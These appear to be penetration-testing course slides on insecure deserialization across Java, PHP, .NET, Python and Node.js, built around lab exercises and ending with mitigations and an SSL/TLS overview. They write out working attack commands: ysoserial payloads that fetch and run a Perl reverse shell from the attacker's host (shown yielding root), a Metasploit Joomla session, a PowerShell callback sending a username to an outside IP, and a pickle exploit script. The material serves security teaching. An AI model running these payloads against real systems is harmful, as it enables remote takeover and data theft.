
Web Technologies

# Insecure Deserialization



# Serialization and Deserialization Attacks

- A means of translating data from one form to another
- Used for the storage or transmission of data across a network



# Serialization is everywhere

---

- Almost all languages have support for Serialization
  - Java
  - PHP
  - .NET
  - COM
  - Ruby
  - Python
  - All other OOP Based languages
- Almost all of them have had bugs in Deserialization routines which could lead to Remote Code Execution.



# Java Serialization vulnerability

---

- Another issue which got little media attention
- Publicly disclosed on **28 January 2015**
- PoC published on **06 November 2015**
- Fix issued starting from **10 November 2015** onwards
- CVE-2015-4852
- Affecting: WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and more!

PoC : <http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>

Slides: <http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Java Serialization: How to detect

- Serialized objects are generally sent across is base64 format. Look for “rO0AB” (if base64 encoded) or if a ‘raw’ binary is passed look for the hex string “AC ED 00 05 73 72” in requests and responses

```
root@kali:~# curl -k https://192.168.3.150:8880/
<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap
org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/X
<SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="
ns0:JMXVersion="1.2.0">
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<SOAP-ENV:Fault>
<faultcode>SOAP-ENV:Server</faultcode>
<faultstring>rO0AB</faultstring>NyAB1vcmcuYXBhY2h1LnNvYXAuU09BUEV4Y2VwdG1vbh5
EvgGFuZy9TdHJpbmcm7IAAPdGFyZ2V0RXhjZXB0aW9udAAVTGphdmEvgGFuZy9UaH
27Q/R8+GjscxAIAAHhyABNqYXZhLmxbmcmVGHyb3dhYmx1cY1Jz13uMsDAANMA
fgABWwAKc3RhY2tUcmFjZXQAH1tMamF2YS9sYW5nL1N0YWNrVHJhY2VFbGVtZW50
QIHJlbW90ZSBwcm9jZWR1cmUgY2FsbCAoUlBDKSBjYW5ub3QgYmUgdW5tYXJzaGF
NlRwXlBwVudDsCRio8PPP0iOQIAAHhwAAAABnNyABtqYXZhLmxbmcmU3RhY2tUcm
W1iZXJMAA5kZWNsYXJpbmcmDbGFz3EAfgABTAAIZmlsZU5hbWVxAH4AAUwACm1ld
```

```
0000: aced 0005 7372 001d 6f72 672e 6170 6163 ....sr..org.
0010: 6865 2e73 6f61 702e 534f 4150 4578 6365 he.soap.SOAP
0020: 7074 696f 6e1e 4f3a 38ec 1d0a 6202 0002 ption.0:8...
0030: 4c00 0966 6175 6c74 436f 6465 7400 124c L..faultCode
0040: 6a61 7661 2f6c 616e 672f 5374 7269 6e67 java/lang/St
0050: 3b4c 000f 7461 7267 6574 4578 6365 7074 ;L..targetEx
0060: 696f 6e74 0015 4c6a 6176 612f 6c61 6e67 iont..Ljava/
0070: 2f54 6872 6f77 6162 6c65 3b78 7200 136a /Throwable;x
0080: 6176 612e 6c61 6e67 2e45 7863 6570 7469 ava.lang.Exc
0090: 6f6e d0fd 1f3e 1a3b 1cc4 0200 0078 7200 on...>.;....
00a0: 136a 6176 612e 6c61 6e67 2e54 6872 6f77 .java.lang.T
00b0: 6162 6c65 45c6 3527 3977 b8cb 0300 034c able..5'9w..
```

# Java Serialization: How to attack



- We need to send the attack in serialized payload format
- ysoserial: A proof of concept tool to generate serialized payloads

```
root@kali:~/Tools/deserialization-exploit# java -jar ysoserial-0.0.5-all.jar --help
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
Available payload types:
  Payload          Authors                Dependencies
  -----          -
  BeanShell1       @pwntester, @cschneider4711  bsh:2.0b5
  C3P0              @mbechler                 c3p0:0.9.5.2, mchange-commons-java:0.2.11
  Clojure           @JackOfMostTrades         clojure:1.8.0
  CommonsBeanutils1 @frohoff                   commons-beanutils:1.9.2, commons-collections:3.1
  CommonsCollections1 @frohoff                   commons-collections:3.1
  CommonsCollections2 @frohoff                   commons-collections4:4.0
  CommonsCollections3 @frohoff                   commons-collections:3.1
  CommonsCollections4 @frohoff                   commons-collections4:4.0
```

- Sometimes the remote server might not have nc for reverse shell
  - `/root/Tools/deserialization-exploit/perl-reverse-shell.pl` is a Perl reverse shell
  - Other reverse shell one-liners on pentest monkey could be used
- If you use file based shell, you can deliver the reverse shell using `wget / curl`

# Java Serialization: Payload generation

---

- Create the payload to retrieve the Perl code from Kali:

```
java -jar ysoserial-0.0.5-all.jar CommonsCollections1  
'wget http://192.168.X.206/perl-reverse-shell.pl -O  
/tmp/shell.pl' > payload_wget.bin
```

- Create the payload that will call the Perl code and give us shell access:

```
java -jar ysoserial-0.0.5-all.jar CommonsCollections1  
'perl /tmp/shell.pl 192.168.X.206 9999' >  
payload_exe.bin
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Java Serialization: Exploit delivery



- Execute the payload to retrieve the Perl code from Kali:

```
sh webspHERE-2015-deserialization-exploit.sh  
https://192.168.3.150:8880/ payload_wget.bin
```

- Execute the payload that will call the Perl code and give us shell access:

```
sh webspHERE-2015-deserialization-exploit.sh  
https://192.168.3.150:8880/ payload_exe.bin
```

```
root@kali:~# nc -lnvp 9999  
listening on [any] 9999 ...  
connect to [192.168.10.206] from (UNKNOWN) [192.168.3.150] 52908  
id  
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 2.2



## Demo 2.2

# WebSphere Java Exploits

---

- Identify a vulnerability in a service running on 192.168.3.150
- Obtain a reverse shell by exploiting the identified vulnerability

# More Serialization: **Weblogic CVE-2018-3245**

---

- Deserialization vulnerability which exists in 'WLS Core' component of Oracle WebLogic Server
- Affected versions: 10.3.6.0, 12.1.3.0 and 12.2.1.3
- Allows unauthenticated attacker with network access using WebLogic's proprietary 'T3' protocol to compromise Oracle WebLogic Server
- Successful exploitation can result in complete takeover of Oracle WebLogic Server

Public exploit: <https://github.com/pyn3rd/CVE-2018-3245>

Reference: <https://www.cvedetails.com/cve/CVE-2018-3245/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Even More Serialization: **CVE-2018-15957: ColdFusion RCE**

---

- Deserialization vulnerability which exists in ColdFusion
- Affected versions: 2018 release, 2016 release and version 11
- Patched version: 11 Update 15, 2016 Update 7, 2018 Update 1
- Allows an attacker to execute arbitrary code by passing specially crafted serialized payload

Reference:

<https://helpx.adobe.com/security/products/coldfusion/apsb18-33.html>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# It's everywhere!: JBoss RCE CVE-2018-14667

---

- An Expression Language (EL) vulnerability which exists in JBoss RichFaces framework
- Affected versions: RichFaces Framework 3.X through 3.3.4 (all versions)
- An unauthenticated remote attack could send a specially-crafted Java serialized object that contains a tainted expression, which triggers deserialization by bypassing the whitelist protections
- Could lead to execution of arbitrary java code or possibly system code

References: <https://access.redhat.com/solutions/3660371>  
<https://seclists.org/fulldisclosure/2018/Nov/47>



## ...aaaand back to WebSphere: **CVE-2018-1567: WebSphere RCE (again)**

---

- This deserialization vulnerability lies in the SOAP connectors
- Affected versions: 7.0 to 9.0
- An attacker could craft a malicious serialized object and further execute Java code through SOAP connectors


Reference:

<https://www-01.ibm.com/support/docview.wss?uid=swg22016254>

# PHP



Code execution can be achieved when we pass a serialized object to the unserialize function(unserialize()) , controlling the creation(serialization) of the object in memory



php.net/manual/en/function.unserialize.php

php Downloads Documentation Get Involved Help

`unserialize()` takes a single serialized variable and converts it back into a PHP value.

**Warning** Do not pass untrusted user input to `unserialize()` regardless of the `options` value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via `json_decode()` and `json_encode()`) if you need to pass serialized data to the user.

If you need to unserialize externally-stored serialized data, consider using `hash_hmac()` for data validation. Make sure data is not modified by anyone but you.

Reference:

<https://www.ntsossecure.com/remote-code-execution-via-php-unserialize/>

# PHP: Exploitation requirements

---

- Application must leverage class with magic method

Here are few magic functions in php:

```
__construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(), __set_state(), __clone(), and __autoload().
```

Here are few magic methods in php:

```
Exception::__toString  
ErrorException::__toString  
DateTime::__toString  
ReflectionException::__toString  
ReflectionFunctionAbstract::__toString  
ReflectionFunction::__toString  
ReflectionParameter::__toString  
ReflectionMethod::__toString  
ReflectionClass::__toString  
ReflectionObject::__toString  
ReflectionProperty::__toString  
ReflectionExtension::__toString  
LogicException::__toString  
BadFunctionCallException::__toString  
BadMethodCallException::__toString  
DomainException::__toString  
InvalidArgumentException::__toString  
LengthException::__toString  
OutOfRangeException::__toString  
RuntimeException::__toString
```

Ref: <http://www.programmerinterview.com/index.php/php-questions/php-what-are-magic-functions/>

- All classes used in attacks must be declared or support autoloading
- Knowledge of server-side code is required to form the gadget chain

# PHP: Exploitation



- PHPGGC is a ysoserial style payload generator for PHP
- PHP  $\geq$  5.6 is required to run PHPGGC
- Contains gadget chains for multiple opensource framework

<https://github.com/ambionics/phpggc>

```
root@kali:~/phpggc-master# ./phpggc -b slim/rce1 system id
Tzox0D0iU2xpbVxIdHRwXFJlc3BvbNlIjoyOntzOjEwOiIAKgBoZWfkZXJzIjtpOjg6IlNsaW1cQXBwIjoxOntzOjE5OjE5IA
udGFpbmVyIjtpOjE0OjE0IjTbGltXENvbnRhaW5lc3BvbNlI6Mzp7czoyMT0iAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6Mzc
k6MDtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OjE5IAU2xpbVxBcHAAY29udGFpbmVyIjtpOjg6IlNsaW1cQXBwIjoxOntzOjE5OjE5
29udGFpbmVyIjtpOjE0OjE0IjTbGltXENvbnRhaW5lc3BvbNlI6Mzp7czoyMT0iAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6M
InN5c3RlbSI7fXM6MjQ6IgbQaW1wbGVcQ29udGFpbmVyAHZhbnV1cyI7YToxOntzOjM6ImhhcyI7czo2OjEzeXN0ZW0iO31z
lXENvbnRhaW5lc3BvbNlI6Mzp7czoyMT0iAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX
FpbmVyAHZhbnV1cyI7YToxOntzOjM6ImFsbCI7YToyOntzOjA7czo2OjEzeXN0ZW0iO31zIjtpOjg6IlNsaW1cQXBwIjoxOntzOjE5OjE5
XMiO2E6MTp7czoyOjE0IjTbGltXENvbnRhaW5lc3BvbNlI6Mzp7czoyMT0iAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX
root@kali:~/phpggc-master#
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Joomla RCE aka PHP Serialization Bug

---

- Joomla stores session data in serialized form and performs unsafe deserialization
- Stores `USER_AGENT` HTTP Header in session data

## Timeline:

- Publicly disclosed on **15 Dec 2015**
- Patched by Joomla on **14 Dec 2015**
- Affects PHP versions before **September 2015**
- Metasploit module available



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Joomla RCE: Metasploit Module

- exploit/multi/http/joomla\_http\_header\_rce

## Matching Modules

=====

Name	Disclosure Date	Rank	Description
exploit/multi/http/joomla_http_header_rce	2015-12-14	excellent	Joomla HTTP Header Unauthenticated Remote Code Execution

```
msf > use exploit/multi/http/joomla_http_header_rce
msf exploit(joomla_http_header_rce) > set RHOST 192.168.200.110
RHOST => 192.168.200.110
msf exploit(joomla_http_header_rce) > check
[*] 192.168.200.110:80 - The target appears to be vulnerable.
msf exploit(joomla_http_header_rce) > exploit

[*] Started reverse TCP handler on 192.168.86.206:4444
[*] 192.168.200.110:80 - Sending payload ...
[*] Sending stage (33068 bytes) to 192.168.200.110
[*] Meterpreter session 1 opened (192.168.86.206:4444 -> 192.168.200.110:47811) at 2019-01-29 15:50:44 +0000

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer      : vagrant-ubuntu-precise-64
OS           : Linux vagrant-ubuntu-precise-64 3.2.0-95-virtual #135-Ubuntu SMP Tue Nov 10 14:00:24 UTC 2015 x86_64
Meterpreter  : php/php
meterpreter > █
```

# PHP: CVE-2016-4010 : Magento RCE



```
/**
 * Unserialize serializable object fields
 */
public function unserializeFields(\Magento\Framework\Model\AbstractModel
{
    // Loops through the '_serializableFields' property
    // (containing hardcoded fields that should be serialized)
    foreach ($this->_serializableFields as $field => $parameters) {
        // Get the field's value
        $value = $object->getData($field);

        // If it's not an array or an object, unserialize it
        if (!is_array($value) && !is_object($value)) {
            $object->setData($field, unserialize($value));
        }
    }
}

// AbstractDb::unserializeFields ()
```

Reference:

<http://netanelrub.in/2016/05/17/magento-unauthenticated-remote-code-execution/>

# .NET

The .NET framework has multiple serialization types.

## Top Serialization Methods:

- Binary serialization – Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization

```
1 namespace BinaryFormatterDemo
2 {
3     class Program
4     {
5         static void Main(string[] args)
6         {
7             string secretData = "This is Sample Data";
8             string serealizedData = Convert.ToBase64String(SerializeData(secretData));
9             Console.WriteLine("Serialized Data : " + serealizedData);
10            Console.WriteLine("Deserialized Data : " + DeserializeData(Convert.
11                FromBase64String(serealizedData)));
12            Console.Read();
13        }
14        public static string DeserializeData(byte[] serealizedData)
15        {
16            MemoryStream memStream = new MemoryStream(serealizedData);
17            BinaryFormatter binFormatter = new BinaryFormatter();
18            return binFormatter.Deserialize(memStream).ToString(); Deserialization
19        }
20        public static byte[] SerializeData(string data)
21        {
22            MemoryStream memStream = new MemoryStream();
23            BinaryFormatter binFormatter = new BinaryFormatter();
24            binFormatter.Serialize(memStream, data); Serialization
25            memStream.Seek(0, SeekOrigin.Begin);
26            return memStream.ToArray();
27        }
28    }
29 }
```

# .NET: NancyFX (CVE-2017-9785)

---

- Lightweight framework for building HTTP services on .Net
- Vulnerable Version: <1.4.4 & 2.x < 2.0-dangermouse
- Vulnerable file: csrf.cs
- CSRF token in cookie is JSON deserialized causing the exploit

## Exploit Chain:

PSObject -> serialized -> base64 -> POST cookie -> code execution



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# .NET: Exploitation



- Similar to ysoserial in Java we have ysoserial.net in .NET
- ysoserial.net works in windows and can generate payloads (gadget chains) for a large range of formatters

```
>ysoserial.exe -p ViewState  
-g TextFormattingRunProperties -c "powershell.exe Invoke-WebRequest -Uri http://192.168.43.123:9000/$env:UserName"  
--path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="F6722806843145965513817CEBDECB  
B1F94808E4A6C0B2F2" --validationalg="SHA1" --validationkey="C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE6  
9351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45"  
  
6MXWFche6R/8L0W6ReIMKwReVL5lKBOE9260TWd/gv/ewvA+uIl62AGnF309/PtW1JOUhSNBFLdUyjrYBGfaQX0PZ16xE7mvWmoavL5ySOSy6b+KIa/  
o1YLQ1UzddQLFxMyUpnCY1yf5b7eFMKGd54VYhL5f81fQU1kt+sCMwZQ/YzxDy9jHR090J90WI6fjofhxYVumPzf7ICrFG5Ku2AgN4FKwOpHAVtNqSP  
tm3bF29X+tQN17Q2y/gVDw9YLofoemWnrBSu1o+eYXO+vBrpKEPrMr6+axtaz7yNxVUMMW46bAyNSxjE6tW0eMxN/9iJ5H84/D3a6+yDwf13JSUn7EU  
NqtY5sVMRGNZfeKEE7pR08qB1E1bn38iDOLAgD0pnTOodieBv2oYeEKzFwB/LDI7a+BH4VHEcJW9KKT16EnLTgJP431C8u7DB2Z+TWGx6AqViJj8pbI  
LBbUgMZP6V5b10wFxaK+6weT4oDnj5X473AdyAUyynBiCdF6cuzjp0jN8qKy+OiYtukEZfCSZJ6LFnuEIVGxNEf0wU1GoBRT3NEGpB/AurJbHBFeeTt
```

## References:

<https://github.com/pwntester/ysoserial.net>

<https://speakerdeck.com/pwntester/attacking-net-serialization>

<https://www.otsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/>

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Python



- Python pickle module implements serialization in python
- Pickled string starts with "\x80\x03" ends with "b."

## `pickle` — Python object serialization

Source code: [Lib/pickle.py](#)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. “*Pickling*” is the process whereby a Python object hierarchy is converted into a byte stream, and “*unpickling*” is the inverse operation, whereby a byte stream (from a [binary file](#) or [bytes-like object](#)) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [1] or “flattening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

**Warning:** The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

- More primitive module is marshal however its discouraged
- <https://docs.python.org/3/library/pickle.html>

Reference:  
<https://docs.python.org/3/library/pickle.html>

# Python: Exploitation

---

```
#!/usr/bin/env python
#payload.py
import pickle
import socket
import os
class payload(object):
    def __reduce__(self):
        comm = "COMMAND_TO_BE_EXECUTED"
        return (os.system, (comm,))
payload = pickle.dumps( payload())
soc = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
soc.connect(("<IP>", <PORT>))
print soc.recv(1024)
soc.send(payload)
```

**Exploit Command:**  
**python exp.py && nc -lvp 12347**

**Reference:**  
<https://gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd>



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Node.js

---

Node.js itself uses JSON for serialization needs

- 3rd Party modules have custom serialization features
  - node-serialize
  - serialize-to-js
- node-serialize (CVE-2017-5941)
  - Current version still vulnerable
  - Security Warning posted on the github page



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Node.js: node-serialize



```
github.com/luin/serialize/blob/master/lib/serialize.js
59
60 unserialize = function(obj, originObj) {
61     var isIndex;
62     if (typeof obj === 'string') {
63         obj = JSON.parse(obj);
64         isIndex = true;
65     }
66     originObj = originObj || obj;
67
68     var circularTasks = [];
69     var key;
70     for(key in obj) {
71         if(obj.hasOwnProperty(key)) {
72             if(typeof obj[key] === 'object') {
73                 obj[key] = unserialize(obj[key], originObj);
74             } else if(typeof obj[key] === 'string') {
75                 if(obj[key].indexOf(FUNCFLAG) === 0) {
76                     obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
77                 } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
78                     obj[key] = obj[key].substring(CIRCULARFLAG.length);
79                     circularTasks.push({obj: obj, key: key});
80                 }
81             }
82         }
83     }
}
```

Reference:

<https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>

# Vulnerable VM

- We have a vulnerable host that suffers from many of the vulnerabilities discussed throughout this session
- You can find this in the lab network at 192.168.3.123



The screenshot shows a web browser window with the address bar displaying 'Not Secure | 192.168.3.123'. The main heading is 'Deserialization Vulnerability Playground'. Below the heading, a paragraph states: 'This VM is specifically designed to act as a playground for experimenting with Deserialization vulnerabilities. We have kept bare minimum PoC level vulnerabilities affecting multiple languages in this Single VM.' A bulleted list follows, containing four links: 'Java Website :16661', 'Python : Connect over TCP Socket :16662', 'Node Website :16663', and 'PHP Website :16664'.



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Mitigation steps

---

- No easy solution for existing applications, worst case may require architectural overhaul
- Never provide user-controlled data directly to de(un)serialize functions
- Prefer JSON instead of serialization options
- Whitelist the classes you want to deserialize anything else goes /dev/null
- Automated solutions
  - <https://github.com/kantega/notsoserial> → Deserialization Firewall
  - <https://github.com/ikkisoft/SerialKiller> → Lookahead Deserializer



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Network status: After Serialization exploits


## SHARED Subnet (192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100




192.168.3.210




192.168.3.215



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180



192.168.3.150  
WebSphere


## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206

**PWNED!**



Web Technologies

**(Dis)Honorable  
Mentions**

# SSL/TLS flaws

---



- **Official name TLS:** Transport Layer Security
- **Multiple versions in place:**
  - SSLv2 / v3
  - TLS 1.0 / 1.1 / 1.2 / 1.3
- **Historically one of the most attacked layers:**
  - Heartbleed
  - POODLE
  - Lucky13
  - Apple GOTO Fail
  - FREAK / MS15-031
  - DROWN
  - Schannel
  - BREACH
  - Logjam
  - ROBOT
  - and many more...

# HeartBleed

---

- Upon successful exploitation it is possible to read arbitrary data from the memory of the target
- A bounds checking vulnerability (maximum) 64kb of data
- A flaw in the heartbeat request (connection check)
- Affected OpenSSL 1.0.1 to 1.0.1f for TLS 1.0, 1.1, and 1.2

